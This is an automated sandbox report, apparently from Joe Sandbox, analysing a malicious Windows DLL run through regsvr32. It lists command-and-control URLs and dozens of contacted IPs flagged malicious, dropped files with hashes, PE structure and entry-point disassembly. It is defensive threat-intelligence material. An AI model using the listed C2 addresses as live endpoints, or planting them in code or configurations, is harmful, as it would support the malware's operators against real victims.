http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLEr	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508820797.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://58.227.42.236:80/	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://103.221.221.247/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508820797.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLE	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508820797.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://120.50.40.183/m	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://103.221.221.247:8080/i	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://79.172.212.216:8080/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508820797.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000E.00000002.314163787 .000001ECDFA5C000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000003.313794156.000001ECDFA5A000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000E.00000003.313814458 .000001ECDFA40000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://185.157.82.211:8080/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.182.25.250	unknown	France		16276	OVHFR	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
151.106.112.196	unknown	Germany		61157	PLUSSERVER-ASN1DE	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
51.254.140.238	unknown	France		16276	OVHFR	true
173.254.208.91	unknown	United States		8100	ASN-QUADRANET-GLOBALUS	true
206.188.212.92	unknown	United States		55002	DEFENSE-NETUS	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
209.126.98.206	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
1.234.21.73	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
149.56.128.192	unknown	Canada		16276	OVHFR	true
176.56.128.118	unknown	Switzerland		12637	SEEWEBWebhostingcolocationandcloudservicesIT	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
167.99.115.35	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
185.8.212.130	unknown	Uzbekistan		48979	UZINFOCOMUZ	true
197.242.150.244	unknown	South Africa		37611	AfrihostZA	true
51.91.76.89	unknown	France		16276	OVHFR	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
189.126.111.200	unknown	Brazil		27715	LocawebServicosdeInternetSABR	true
146.59.226.45	unknown	Norway		16276	OVHFR	true
120.50.40.183	unknown	Singapore		17547	M1NET-SG-APM1NETLTDSG	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
196.218.30.83	unknown	Egypt		8452	TE-ASTE-ASEG	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
101.50.0.91	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
103.43.46.182	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
103.75.201.4	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
51.91.7.5	unknown	France		16276	OVHFR	true
5.9.116.246	unknown	Germany		24940	HETZNER-ASDE	true
188.44.20.25	unknown	Macedonia		57374	GIV-ASMK	true
72.15.201.15	unknown	United States		13649	ASN-VINSUS	true
209.250.246.206	unknown	European Union		20473	AS-CHOOPAUS	true
82.165.152.127	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
160.16.218.63	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
192.99.251.50	unknown	Canada		16276	OVHFR	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
1.234.2.232	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
119.193.124.41	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
103.221.221.247	unknown	Viet Nam		18403	FPT-AS-APTheCorporationforFinancingPromotingTechnolo	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	669356
Start date and time: 20/07/202200:18:10	2022-07-20 00:18:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	psIFSn7VLi (renamed file extension from none to dll)

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@29/8@2/57
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 4.4% (good quality ratio 4.4%) • Quality average: 76.6% • Quality standard deviation: 22.5%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86, 20.223.24.244, 20.101.57.9, 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, twc.trafficmanager.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:20:14	API Interceptor	11x Sleep call for process: svchost.exe modified
00:21:06	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.2494928717330494
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4x:BJiRdwfu2SRU4x
MD5:	3D91D4A83C1B6F065358FA986110242A
SHA1:	A0AC2BE6995DCF01B89039F1C97168808F456B0F
SHA-256:	80CB09C3431509834A9E4517255D1BB7D3177C6CFCFEB72FDDC4E038474EB6B7
SHA-512:	6954EE03DC112F91B73EA143C4D8622A65BBF8873675099728F19E4173A486E6356D2710FBD1DD6CDCCB7D0440ACC2375D968DCA2D4E14EB3FDD05EEA382 77
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xa177ce27, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25073483444406297
Encrypted:	false

SSDEEP:	384:ADx+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:AD6SB2nSB2RSjlK/+mLesOj1J2
MD5:	94E45D2F6F749C93765E0DDA0F17BDF2
SHA1:	0C29628147AAC83078B813FBEF699B9D90A684F9
SHA-256:	CBC1104D1BEB99BF3A8FF52638D40BC573C51C9E122A1C006ADDE3F5CD2064E4
SHA-512:	D0C0BAC72ECE21C6F546ACBF5772E6088EE9DE1E71E98748265114227AC72813E3981890291656A8CB03091C7F45799A77BE3E000DD2C61BD26660C2BF1C09CB
Malicious:	false
Preview:	.w.'... .....e.f.3...w.....).....z.....z7.h.(.....z....).....3...w.....B.....@..... ....{._.....z.....VT.....z..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.0772493274986158
Encrypted:	false
SSDEEP:	3:l8/J7vr1FfSt9ya3tlrvOMhaP79gotlall3VkttlmlnI:q/JrpliystxvOMhOSotA3
MD5:	695C49A2EAB2D0C08CA3DEA4450FFA28
SHA1:	D85409F6A75D18996E527E8C64F6AE02E590DEF2
SHA-256:	62DA00B081C60764FFEDC4183FAB22C630BF8993C71C81876454E9CE30FB1985
SHA-512:	30F1E3FB0CA2D462DD029BDDDAD3EF110CC9AA26EADEA44D66A4A0B4145D68B8A5E317FEA04FAD13B9A51DC1852CE6F02D3A81636F84E864417714C370184DE9
Malicious:	false
Preview:	N.....3...w.....z7.....z.....z.....z..oHR1.....z.....VT.....z..... ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61712 bytes, 1 file
Category:	dropped
Size (bytes):	61712
Entropy (8bit):	**7.995044632446497**
Encrypted:	**true**
SSDEEP:	1536:gzjJiDImMsrjCtGLaexX/zL09mX/lZHIxs:gPJiDI/sr0Hexv/0S/zx
MD5:	589C442FC7A0C70DCA927115A700D41E
SHA1:	66A07DACE3AFBFD1AA07A47E6875BEAB62C4BB31
SHA-256:	2E5CB72E9EB43BAAFB6C6BFCC573AAC92F49A8064C483F9D378A9E8E781A526A
SHA-512:	1B5FA79E52BE495C42CF49618441FB7012E28C02E7A08A91DA9213DB3AB810F0E83485BC1DD5F625A47D0BA7CFCDD5EA50ACC9A8DCEBB39F048C40F01E94155B
Malicious:	false
Preview:	MSCF.....,.....I.....y.....Tf. .authroot.stl..W.`.4..CK..8U[...q.yL'sf!d.D..."2.2g.<dVI.!.....$).\...!2s..(...[.T7..{}...g....g.....w.km$.&|..qe.n.8+..&...O...`...+..C.....`h!0.I.(C..1Q*L.p..".s..B.....H.....fUP@..5...(X#.t.2lX.>.y|D.0Z0...M....I(.#.-... ...(.J....2..`.hO..{l+.bd7y.j..u....3....<.....3....s.T...._'...%{v...s.....KgV.0..X=.A.9w9.Ea.x.....\...\.=.e.C2.....9.....`.o... .....@pm.. a.....-M.....{...s.mW.....;.+...A.....0.g..L9#.v.&O>./xSH.S.....GH.6.j...`2.(0g..... Lt.....h4.iQ?....[.K.....ul.....}.....d....M.....6q.Q~.0.\.'U^)`.u.....-.....d..7...2.-.2+3.....A./.%Q...k...Q.,...H.B.%..O..x..5\...Hk.....B.';"Ym.'....X.I.E.6..a8.6..nq..x.r4..1t.....,..u.O..O.L...Uf...X.u.F .(.(....."..q...n{%U.-u....l6!....Z....~o0.}Q'.s.i....7...>4x...A.h.Mk].O.z.].6...53...b^;..>e..x.'1..\p.O.k..B1w..|..K.R.....2.e0..X.^...I...w..!.v5B]x..z.6.G^uF..].b.W...'..I.;..p..@L{.E..@W..3.&...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.121306049522698
Encrypted:	false
SSDEEP:	6:kKBS+N+SkQlPlEGYRMY9z+4KlDA3RUeWlEZ21:ZSNkPlE99SNxAhUeE1
MD5:	8C805CA8388ED7564AE2D643484357C1
SHA1:	82992A0F1A252890B517A599B0B66AC44926A921
SHA-256:	B9D9177E44D666D349EA53968BD511402CF2E2CF487C04242FB12DC151DBE002
SHA-512:	36722B8C78653E9A76ADFB670436C10359216EB3EF25A75A46E469800AD5BB9BB031697D4B27EE4480A2741C9A999C943EA4937C8612F4F5D72BA56C15FF00A7

Malicious:	false
Preview:	p...... .... .U(....(... ....L.........$..............h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.9.f.4.c.9.6.9.8.b.d.8.1.:.0."...

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	10844
Entropy (8bit):	3.1599156166361886
Encrypted:	false
SSDEEP:	192:cY+38+DJM+i2Jt+iDQ+yw+f0+rU+0Jtk+EOtF+E7tC+EwA+7:j+s+i+Z+z+B+c+Y+0g+J+j+k+7
MD5:	E9D22BA72359D2558BAD28E242D6255A
SHA1:	EB5A07FD2FADDF063DAD88BD070C78849723BED0
SHA-256:	B3B00BE08644293309D5276071EAD74262B01EFE51AFAFE036767614544F80C6
SHA-512:	87A348647E7DDE354D081873479A7C00C3794CE6D72B11F553D9D5DEE32AADEB2497D0C9392006A00BA0D82980DEE0F25B0012B15DA5305BB318A2920269185
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.120700808121365
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 98.32% • Windows Screen Saver (13104/52) 1.29% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	psIFSn7VLi.dll
File size:	901120
MD5:	46c0c3d61c9d7de7b0d8e183217a6cc8
SHA1:	ce31a65c73c0728e65d5385731d483f7e9f871c2
SHA256:	4533c9dc1c440bf97882358911acf6d3e25ff6b402ca442d752886904f72b786
SHA512:	93ab246702d4b34dc090ac63056d25158ad54ba49c446ae55c95b57e63b8280882557f9d014308ce17837bd2fbf37f6568d0c5fee7f07b3355ed1f274d24d2c3
SSDEEP:	12288:+t1xV1OkAShtOKAgHOSEvkHR0V0akoDZw/5:m1xV1EShtOKPEg0Kkm
TLSH:	7915D3836895A4E0D59B1B3B211D5FA730C7841D47C246EF2AF81B9C79E9AD4807CECE
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......6R..r3..r3..r3...;..u3......t3..a;..p3...;..}3..r3...2..w?..n3..w?...3..Y... {3..w?..93..w?..s3...8..s3..w?..s3..Richr3.........

File Icon

Icon Hash:	71b018ccc6577131

Static PE Info

General

Entrypoint:	0x1003f780
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, DLL
DLL Characteristics:	
Time Stamp:	0x623AA02C [Wed Mar 23 04:21:00 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	70b8cfa68ef2c7898ee65b9a0ce218ac

Entrypoint Preview

Instruction
push 0000000Ch
push 10089A08h
call 00007FA6305512D5h
xor eax, eax
inc eax
mov dword ptr [ebp-1Ch], eax
mov esi, dword ptr [ebp+0Ch]
xor edi, edi
cmp esi, edi
jne 00007FA63054FDEEh
cmp dword ptr [1009A394h], edi
je 00007FA63054FE99h
mov dword ptr [ebp-04h], edi
cmp esi, eax
je 00007FA63054FDE7h
cmp esi, 02h
jne 00007FA63054FE13h
mov eax, dword ptr [1009C0D0h]
cmp eax, edi
je 00007FA63054FDEEh
push dword ptr [ebp+10h]
push esi
push dword ptr [ebp+08h]
call eax
mov dword ptr [ebp-1Ch], eax
cmp dword ptr [ebp-1Ch], edi
je 00007FA63054FE6Bh
push dword ptr [ebp+10h]
push esi
push dword ptr [ebp+08h]
call 00007FA63054FC07h

Instruction
mov dword ptr [ebp-1Ch], eax
cmp eax, edi
je 00007FA63054FE54h
mov ebx, dword ptr [ebp+10h]
push ebx
push esi
push dword ptr [ebp+08h]
call 00007FA6305117E3h
mov dword ptr [ebp-1Ch], eax
cmp esi, 01h
jne 00007FA63054FDF0h
cmp eax, edi
jne 00007FA63054FDECh
push ebx
push edi
push dword ptr [ebp+08h]
call 00007FA63054FBDDh
cmp esi, edi
je 00007FA63054FDE7h
cmp esi, 03h
jne 00007FA63054FE0Bh
push ebx
push esi
push dword ptr [ebp+08h]
call 00007FA63054FBCAh
test eax, eax
jne 00007FA63054FDE5h
mov dword ptr [ebp-1Ch], edi
cmp dword ptr [ebp-1Ch], edi
je 00007FA63054FDF5h
mov eax, dword ptr [1009C0D0h]
cmp eax, edi
je 00007FA63054FDECh
push ebx
push esi
push dword ptr [ebp+08h]
call eax
mov dword ptr [ebp-1Ch], eax
or dword ptr [ebp-04h], FFFFFFFFh
mov eax, dword ptr [ebp-1Ch]
jmp 00007FA63054FDFCh
mov eax, dword ptr [ebp-14h]
mov ecx, dword ptr [eax]

Rich Headers

Programming Language:	• [ASM] VS2003 (.NET) build 3077 • [C] VS2003 (.NET) build 3077 • [C++] VS2003 (.NET) build 3077 • [EXP] VS2003 (.NET) build 3077 • [RES] VS2003 (.NET) build 3077 • [LNK] VS2003 (.NET) build 3077

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x94850	0x185	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9d000	0xf0	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa2000	0x2be66	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xce000	0xf4a8	.reloc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x8e140	0x48	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9dba0	0xab0	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0xa1000	0x40	.didat
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x84ae8	0x85000	False	0.27153210173872183	data	5.302056329599929	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x86000	0xe9d5	0xf000	False	0.25263671875	data	4.44585720018697	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x95000	0x70d4	0x4000	False	0.16986083984375	data	2.4289792449983194	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0x9d000	0x37ce	0x4000	False	0.29052734375	data	4.568283042984266	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didat	0xa1000	0x319	0x1000	False	0.0322265625	data	0.299592467810197	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0xa2000	0x2be66	0x2c000	False	0.7665516246448864	data	6.957504814219069	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xce000	0x1139b	0x12000	False	0.5456136067708334	data	6.347143619787505	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
	0xa3330	0x20800	data	English	Australia
RT_CURSOR	0xc3b30	0x134	data	English	Australia
RT_CURSOR	0xc3c80	0x134	data	English	United States
RT_CURSOR	0xc3db8	0xb4	data	English	United States
RT_CURSOR	0xc3e98	0x134	AmigaOS bitmap font	English	United States
RT_CURSOR	0xc3fe8	0x134	data	English	United States
RT_CURSOR	0xc4138	0x134	data	English	United States
RT_CURSOR	0xc4288	0x134	data	English	United States
RT_CURSOR	0xc43d8	0x134	data	English	United States
RT_CURSOR	0xc4528	0x134	data	English	United States
RT_CURSOR	0xc4678	0x134	data	English	United States
RT_CURSOR	0xc47c8	0x134	data	English	United States
RT_CURSOR	0xc4918	0x134	data	English	United States
RT_CURSOR	0xc4a68	0x134	data	English	United States
RT_CURSOR	0xc4bb8	0x134	AmigaOS bitmap font	English	United States
RT_CURSOR	0xc4d08	0x134	data	English	United States
RT_CURSOR	0xc4e58	0x134	data	English	United States
RT_CURSOR	0xc4fa8	0x134	data	English	United States
RT_BITMAP	0xc51e0	0xb8	data	English	United States
RT_BITMAP	0xc5298	0x144	data	English	United States
RT_ICON	0xa2ef8	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 67108992, next used block 3293332676	English	Australia

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa31e0	0x128	GLS_BINARY_LSB_FIRST	English	Australia
